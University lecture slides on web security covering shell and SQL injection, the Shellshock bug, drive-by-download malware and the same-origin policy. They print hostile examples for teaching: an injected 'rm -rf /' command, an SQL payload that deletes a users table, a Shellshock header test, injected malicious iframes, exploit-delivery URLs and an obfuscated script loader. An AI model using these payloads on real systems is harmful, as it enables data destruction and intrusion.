Lecture 16 – Web Security

Stephen Checkoway
University of Illinois at Chicago
CS 487 – Fall 2017
Slides based on Bailey's ECE 422

Security on the web

- Risk #1: we want data stored on a web server to be protected from unauthorized access
- Risk #2: we don't want a malicious (or compromised) sites to be able to trash files/programs on our computers
- Risk #3: we don't want a malicious site to be able to spy on or tamper with my information or interactions with other websites


Security on the web

- Risk #1: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Code Injection

```
<?php

echo system(“ls ” . $_GET[“path”]);
```




Code Injection

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /?path=$(rm –rf /) HTTP/1.1





```
<?php

echo system(“ls $(rm -rf /)”);
```

Code Injection

```
<?php

echo system("ls $(rm -rf /)");
```



- Confusing **Data** and **Code**
  - Programmer thought user would supply data, but instead got (and unintentionally executed) code
- Common and dangerous class of vulnerabilities
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Control-flow Hijacking (Buffer overflows)

SQL

- Structured **Query** Language
  - Language to ask (“query”) databases questions:

- How many users live in Chicago?
```
SELECT COUNT(*) FROM `users` WHERE `location` = ‘Chicago’
```

- Is there a user with username “bob” and password “abc123”?
```
SELECT * FROM `users` WHERE username=‘bob’ AND password=‘abc123’
```

- Burn it down!
```
DROP TABLE `users`
```

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM `users` WHERE `location`='$city'
```

- What can an attacker do?

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM `users` WHERE `location`='$city'
```

- What can an attacker do?

$city = "Chicago'; DELETE FROM `users` WHERE 1='1"

```
SELECT * FROM `users` WHERE `location`='Chicago'; DELETE FROM `users`
WHERE 1='1'
```

SQL Injection Defense

- Make sure **data** gets interpreted as **data**!
  - Bad approach: escape control characters (single quotes, escaping characters, comment characters)
  - Good approach: Prepared statements – declare what is data!

```
$pstmt = $db->prepare(
 "SELECT * FROM `users` WHERE location=?");
$pstmt->execute(array($city)); // Data
```

Shellshock
a.k.a. Bashdoor / Bash bug
(Disclosed on Sep 24, 2014)

Acknowledgement: slides from Prof. Bruce Maggs

Bash Shell

- Released June 7, 1989.
- Unix shell providing built-in commands such as cd, pwd, echo, exec, builtin
- Platform for executing programs
- Can be scripted

Environment Variables

Environment variables can be set in the Bash shell, and are passed on to programs executed from Bash

```
export  VARNAME=“value”
```

(use printenv to list environment variables)

Stored Bash Shell Script

An executable text file that begins with a “shebang”


#!/path/to/program

Tells the program loader to execute /path/to/program with the path to the text file as the argument.

Example:

```
#!/bin/bash
STR="Hello World!"
echo "$STR"
```

Hello World! Example



Dynamic Web Content Generation

Web Server receives an HTTP request from a user.

Server runs a program to generate a response to the request.

Program output is sent to the browser.

Common Gateway Interface (CGI)

Oldest method of generating dynamic Web content (circa 1993, National Center for Supercomputing Applications)

Operator of a Web server designates a directory to hold scripts (typically PERL) that can be run on HTTP GET, PUT, or POST requests to generate output to be sent to browser.

CGI Input

- PATH_INFO environment variable holds any path that appears in the HTTP request after the script name
- QUERY_STRING holds key=value pairs that appear after ? (question mark)
- Most HTTP headers passed as environment variables
- In case of PUT or POST, user-submitted data provided to script via standard input

CGI Output

Anything the script writes to standard output (e.g., HTML content) is sent to the browser.

Example Script (Wikipedia)

Bash script that evokes PERL to print out environment variables

```
#!/usr/bin/perl

print "Content-type: text/plain\r\n\r\n";
for my $var ( sort keys %ENV ) {
 printf "%s = \"%s\"\r\n", $var, $ENV{$var};
}
```

Put in file `/usr/local/apache/htdocs/cgi-bin/printenv.pl`

Accessed via `http://example.com/cgi-bin/printenv.pl`

Windows Web server running cygwin

http://example.com/cgi-bin/
printenv.pl/foo/bar?var1=value1&var2=with%20percent%20encoding


```
DOCUMENT_ROOT="C:/Program Files (x86)/Apache Software
Foundation/Apache2.2/htdocs“
GATEWAY_INTERFACE="CGI/1.1“
HOME="/home/SYSTEM"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8“
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7"
HTTP_ACCEPT_ENCODING="gzip, deflate“
HTTP_ACCEPT_LANGUAGE="en-us,en;q=0.5“
HTTP_CONNECTION="keep-alive“
HTTP_HOST="example.com“
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101
Firefox/5.0"
PATH="/home/SYSTEM/bin:/bin:/cygdrive/c/progra~2/php:/cygdrive/c/windows/syst
em32:...“
PATH_INFO="/foo/bar“
QUERY_STRING="var1=value1&var2=with%20percent%20encoding
```

Shellshock Vulnerability

- Function definitions are passed as environment variables that begin with ()

- Error in environment variable parser: executes “garbage” after function definition.

Cygwin Bash Shell Shows Vulnerability



Crux of the Problem

- Any environment variable can contain a function definition that the Bash parser will execute before it can process any other commands.
- Environment variables can be inherited from other parties, who can thus inject code that Bash will execute.

Web Server Exploit

Send Web Server an HTTP request for a script with an HTTP header such as HTTP_USER_AGENT set to

```
'() { :;}; echo vulnerable'
```

When the Bash shell runs the script it will evaluate the environment variable HTTP_USER_AGENT and run the echo command

curl -H "User-Agent: () { :; }; echo vulnerable" http://example.com/

Security on the web

- Risk #2: we don't want a malicious (or compromised) sites to be able to trash files/programs on our computers
  - Browsing to awesomevids.com (or evil.com) should not infect my computer with malware, read or write files on my computer, etc.
- Defense: Javascript is sandboxed;
  try to avoid security bugs in browser code; privilege separation; automatic updates; etc.

The Ghost In The Browser Analysis of Web-based Malware

Niels Provos
Dean McNamee
Panayiotis Mavrommatis
KeWang
Nagendra Modadugu

Introduction

- Internet essential for everyday life: ecommerce, etc.
- Malware used to steal bank accounts or credit cards
  - underground economy is very profitable
- Internet threats are changing:
  - remote exploitation and firewalls are yesterday
- Browser is a complex computation environment
- Adversaries exploit browser to install malware


Introduction

- To compromise your browser, we need to compromise a web server you visit
- Very easy to set up new site on the Internet
- Very difficult to keep new site secure
  - insecure infrastructure: Php, MySql,Apache
  - insecure web applications: phpBB2, Invision, etc.

Detecting Malicious Websites


- Malicious website automatically installs malware on visitor's computer
  - usually via exploits in the browser or other software on the client (without user consent)
- Authors use Google's infrastructure to analyze several billion URLs

Detecting Malicious Websites



Processing Rate

- The VM gets about 300,000 suspicious URLs daily
- About 10,000 to 30,000 are malicious



Content Control

- what constitutes the content of a web page?
  - authored content
  - user-contributed content
  - advertising
  - third-party widgets
- ceding control to 3rd party could be a security risk


Web Server Security

- compromise web server and change content directly
  - many vulnerabilities in web applications, apache itself, stolen passwords
  - templating system: modify the template, affect every page!

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Advertising

- by definition means ceding control of content to another party
- web masters have to trust advertisers
- sub-syndication allows delegation of advertising space
- trust is not transitive
- “malvertising”



Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or visitor stats counter
- Benign widgets can become malicious
  - Free stats counter widget in 2002 served via JavaScript
  - JavaScript started to compromise users in 2006

http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe

Avoiding detection

- obfuscating the exploit code itself
- distributing binaries across different domains
- continuously re-packing the binaries

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
%20gr%E1tis%20para%20seu%20site%20renda%20extra%0D
 ...
3C/SCRIPT%3E%0D%0A%3C/HEAD%3E%0D%0A%3CBODY%3E%0D%0A
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```

Exploiting Software

- To install malware automatically when a user visits a web page, an adversary can choose to exploit flaws in either the browser or automatically launched external programs and extensions.
  - i.e., drive-by-download
- Example (of Microsoft's Data Access Components)
  - The exploit is delivered to a user's browser via an iframe on a compromised web page.
  - The iframe contains JavaScript to instantiate an ActiveX object that is not normally safe for scripting.
  - The Javascript makes an XMLHTTP request to retrieve an executable.
  - Adodb.stream is used to write the executable to disk.
  - A Shell.Application is used to launch the newly written executable.

Tricking the User

- A common example are sites that display thumbnails to adult videos
- Clicking on a thumbnail causes a page resembling the Windows Media Player plug-in to load. The page asks the user to download and run a special “codec”
- This “codec” is really a malware binary. By pretending that its execution grants access to pornographic material, the adversary tricks the user into accomplishing what would otherwise require an exploitable vulnerability

Security on the web

- Risk #3: we don't want a malicious site to be able to spy on or tamper with my information or interactions with other websites
  - Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account
- Defense: the **same-origin policy**
  - A security policy grafted on after-the-fact, and enforced by web browsers
  - Intuition: each web site is isolated from all others